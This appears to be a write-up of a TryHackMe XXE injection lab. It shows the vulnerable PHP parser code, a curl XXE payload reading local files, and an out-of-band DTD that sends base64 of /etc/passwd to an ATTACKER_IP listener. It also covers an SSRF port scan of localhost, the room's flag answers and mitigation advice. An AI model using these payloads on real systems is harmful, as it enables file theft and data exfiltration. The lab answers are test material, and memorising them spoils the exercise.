| Follow @anir0y | |
|---|---|
| XXE Injection |  |
XXE Injection sits in the Injection Attacks module of the Web Application Pentesting path, one room over from the SQL and NoSQL work. If you have been through NoSQL Injection and Advanced SQL Injection, the shape is familiar: untrusted input reaches a parser that does more than you want. Here the parser is an XML parser, and the extra power is the external entity, which turns a contact form into a file-read, a port scanner, and an exfiltration channel.
The target is a file-sharing app called EasyShare. It was reachable directly over the TryHackMe VPN, so I solved the room with curl from my own machine, no AttackBox and no Burp. The lab IP was 10.49.172.204 for my session; substitute your own.
Task 1 to 3: XML, DTDs, and parsers
The reading tasks build the vocabulary. XML grew out of Standard Generalized Markup Language (SGML), and the grammar that defines a document’s allowed structure is the Document Type Definition (DTD). The DTD is where entities are declared, and an external entity in a DTD is the whole vulnerability.
Task 3 covers parsers. The one that builds the entire document into a memory tree and allows random access to every node is the DOM Parser. That matters because a DOM-style parser that resolves external entities will happily dereference a file:// or http:// entity while building the tree.
Task 4: in-band XXE to read a server-side file
The contact form posts an XML body to contact_submit.php. The vulnerable code reads the raw request body, parses it with entity loading enabled, and echoes the <name> element straight back:
libxml_disable_entity_loader(false);
$xmlData = file_get_contents('php://input');
$doc = new DOMDocument();
$doc->loadXML($xmlData, LIBXML_NOENT | LIBXML_DTDLOAD);
$expandedContent = $doc->getElementsByTagName('name')[0]->textContent;
echo "Thank you, " . $expandedContent . "! Your message has been received.";
LIBXML_NOENT expands entities and the <name> value is reflected, so this is textbook In-Band XXE: declare an external entity pointing at a file, reference it inside <name>, and the file content comes back in the response. I always prove the primitive with a plain-text control first (/etc/hostname), then read the target file in /opt.
  # control: confirm the primitive resolves file:// at all
curl -s -X POST http://$T/contact_submit.php -H 'Content-Type: application/xml' --data-binary '<?xml version="1.0"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY> <!ENTITY xxe SYSTEM "file:///etc/hostname"> ]>
<contact><name>&xxe;</name><email>[email protected]</email><subject>s</subject><message>m</message></contact>'
  # then swap the resource for the flag file in /opt

The control returns the box’s hostname, which tells me the read works, and the flag file comes back in the same reflection. The content of /opt/14232d6db2b5fd937aa92e8b3c48d958.txt is THM{1N_b4Nd_1$_34sYY}.
One trap worth repeating: file:// silently returns empty for any file that contains <, >, or &, because the entity expands into the document and then the parse fails. A blank reflection is far more often a broken parse than a missing file. For source and config files, reach for php://filter/convert.base64-encode/resource=<path> instead and decode the result.
Task 5: out-of-band XXE
When the response does not echo anything back, the same bug still leaks data through a side channel. The Out-of-Band XXE play uses a parameter entity in an attacker-hosted DTD: one entity reads the file with a php://filter, a second wraps it in an HTTP request back to a listener, and the file content rides out in the query string.
  # sample.dtd served from the attacker box
  # <!ENTITY % cmd SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
  # <!ENTITY % oob "<!ENTITY exfil SYSTEM 'http://ATTACKER_IP:1337/?data=%cmd;'>">
  # %oob;
The submitted XML then pulls in the remote DTD with <!ENTITY % dtd SYSTEM "http://ATTACKER_IP/sample.dtd"> %dtd; %oob;, and the base64 of the file arrives in your web server log. This task is a demonstration with no separate flag gated behind it; the reading answer is simply the name of the technique, Out-of-Band XXE. On a real target this is the version you fall back to whenever the injected entity is parsed but never reflected.
Task 6: SSRF through the XML parser
An external entity does not have to be a file. Point it at http://localhost:<port>/ and the server fetches that URL for you, which is server-side request forgery straight out of the XXE. Because contact_submit.php still echoes <name>, the internal response comes back in band, so the in-band primitive doubles as an internal port scanner. I looped a small range of ports and watched for a reply that was not the empty default:
  # reuse the in-band request, varying only the entity target
  # <!ENTITY xxe SYSTEM "http://localhost:81/">  referenced inside <name>
for P in 79 80 81 82 83; do ... ; done

Only one port answers with content. The internal application is hosted on port 81, and its landing page hands back the flag directly: THM{0O8_xx3!!}. The service is bound to localhost and never exposed through the VPN, so without the XXE SSRF there is no way to reach it.
Task 7 and 8: mitigation and conclusion
The fix is to stop the parser resolving external entities at all. In PHP that means leaving libxml_disable_entity_loader(true) in place (or using a modern libxml where external entity loading is off by default) and never passing LIBXML_NOENT | LIBXML_DTDLOAD. More broadly: disable DTDs, disable external entities, and prefer a hardened parser configuration over trying to filter payloads. Task 8 is the completion acknowledgement.
Takeaways
Two ideas carry past this lab into real web targets.
- Any XML sink is three bugs, not one. The same external-entity primitive reads local files, forges server-side requests, and exfiltrates out of band. When you find XML input anywhere (SOAP endpoints, SAML, SVG uploads,
.docx/.xlsxingestion, REST APIs that acceptapplication/xml), test all three: afile://read with a plain-text control, anhttp://entity to an internal address for SSRF, and an external-DTD callback for the blind case. - A blind primitive is not a dead primitive. An empty reflection usually means the parse failed on markup, not that the file is missing, and a parser that returns nothing can still be driven out of band. Keep a control file to tell “broken parse” apart from “no such file”, and switch to
php://filterbase64 the moment you need to read anything that contains XML metacharacters.
Room solved 100%: 8 tasks, 11 answers.